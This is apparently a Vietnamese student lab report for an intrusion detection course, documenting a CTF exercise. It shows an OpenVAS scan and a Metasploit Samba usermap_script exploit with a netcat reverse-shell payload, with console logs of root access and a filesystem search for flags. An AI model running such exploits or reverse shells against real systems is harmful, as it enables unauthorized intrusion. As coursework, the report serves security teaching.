



BÁO CÁO BÀI TẬP

Môn học: Hệ thống tìm kiếm, phát hiện và ngăn ngừa xâm nhập

Kỳ báo cáo: Buổi 06

GV: Đỗ Hoàng Hiến

Ngày báo cáo: 12/06/2023

Nhóm: 07

1. THÔNG TIN CHUNG:

Lớp: NT204.N21.ANTT.2

| STT | Họ và tên | MSSV | Email |
|-----|--------------------|----------|------------------------|
| 1 | Phạm Phúc Đức | 20520162 | 20520162@gm.uit.edu.vn |
| 2 | Lê Trần Thùy Trang | 20520323 | 20520323@gm.uit.edu.vn |
| 3 | Nguyễn Đức Tấn | 20520751 | 20520751@gm.uit.edu.vn |

2. NỘI DUNG THỰC HIỆN:¹


| STT | Công việc | Kết quả tự đánh giá | Người đóng góp |
|-----|-----------|---------------------|----------------|
| 1 | Flag 1 | 100% | Cả nhóm |
| 2 | Flag 2 | 100% | Cả nhóm |

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.


¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT


Config task cho OpenVAS:




Hình 1: Tạo mới target




Hình 2: Config "New task 1" với target vừa tạo



Hình 3: Scan bằng openVas




Hình 4: Đường link bị lỗ hổng



Hình 5: Flag đầu tiên

flag: 510a59ca95721d06bdbbc5b0e8475792fe2d5c44

Flag 2: Tấn công vào SAMBA



Hình 6: Scan port

```
[*] 10.81.0.6 - Command shell session 3 closed. Reason: User exit
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    10.81.0.6        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.81.0.7        yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 10.81.0.7:4444
[*] Command shell session 4 opened (10.81.0.7:4444 -> 10.81.0.6:41604) at 2023-06-12 14:26:11 +0700

whoami
root
```

Hình 7: Khai thác lỗ hổng SAMBA

Flag nằm ở file /etc/passwd:

```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 10.81.0.7:4444
[*] Command shell session 1 opened (10.81.0.7:4444 -> 10.81.0.6:45310) at 2023-06-12 14:54:05 +0700

find / -type f -exec grep "flag:" {} + 2>/dev/null
/var/log/installer/partman:/lib/partman/update.d/21lvm_sync_flag: *****
/var/log/installer/partman:/lib/partman/update.d/21lvm_sync_flag: IN: GET_FLAGS =dev=sda 32256-254983679
/var/log/installer/partman:/lib/partman/update.d/22md_sync_flag: *****
/var/log/installer/partman:/lib/partman/update.d/22md_sync_flag: IN: GET_FLAGS =dev=sda 32256-254983679
/var/log/installer/partman:/lib/partman/update.d/21lvm_sync_flag: *****
/var/log/installer/partman:/lib/partman/update.d/21lvm_sync_flag: IN: GET_FLAGS =dev=sda 255015936-85896599039
/var/log/installer/partman:/lib/partman/update.d/22md_sync_flag: *****
/var/log/installer/partman:/lib/partman/update.d/22md_sync_flag: IN: GET_FLAGS =dev=sda 255015936-85896599039
/var/log/installer/partman:/lib/partman/update.d/21lvm_sync_flag: *****
/var/log/installer/partman:/lib/partman/update.d/21lvm_sync_flag: IN: GET_FLAGS =dev=mapper=ubuntu804--base-root 0-83546341375
/var/log/installer/partman:/lib/partman/update.d/22md_sync_flag: *****
/var/log/installer/partman:/lib/partman/update.d/22md_sync_flag: IN: GET_FLAGS =dev=mapper=ubuntu804--base-root 0-83546341375
/var/log/installer/partman:/lib/partman/update.d/21lvm_sync_flag: *****
/var/log/installer/partman:/lib/partman/update.d/21lvm_sync_flag: IN: GET_FLAGS =dev=mapper=ubuntu804--base-swap 1 0-2092957695
/var/log/installer/partman:/lib/partman/update.d/22md_sync_flag: *****
/var/log/installer/partman:/lib/partman/update.d/22md_sync_flag: IN: GET_FLAGS =dev=mapper=ubuntu804--base-swap 1 0-2092957695
/var/log/installer/partman:/lib/partman/update.d/21lvm_sync_flag: *****
/var/log/installer/partman:/lib/partman/update.d/21lvm_sync_flag: IN: GET_FLAGS =dev=sda 32256-254983679
/var/log/installer/partman:/lib/partman/update.d/22md_sync_flag: *****
/var/log/installer/partman:/lib/partman/update.d/22md_sync_flag: IN: GET_FLAGS =dev=sda 32256-254983679
/var/log/installer/partman:/lib/partman/update.d/21lvm_sync_flag: *****
/var/log/installer/partman:/lib/partman/update.d/21lvm_sync_flag: IN: GET_FLAGS =dev=sda 255015936-85896599039
/var/log/installer/partman:/lib/partman/update.d/22md_sync_flag: *****
/var/log/installer/partman:/lib/partman/update.d/22md_sync_flag: IN: GET_FLAGS =dev=sda 255015936-85896599039
/var/log/installer/cdebconf/templates.dat:Description: Bootable flag:
/var/www/tikiwiki-old/tiki-editpage.php: ['first_td'] = flag: 'is <tr> was just before this <td>'
/var/www/tikiwiki/tiki-editpage.php: ['first_td'] = flag: 'is <tr> was just before this <td>'
/etc/passwd:flag:3f00a82eca228ed1837786d7326b7b059c15686e
```

Hình 8: Tìm thấy flag 2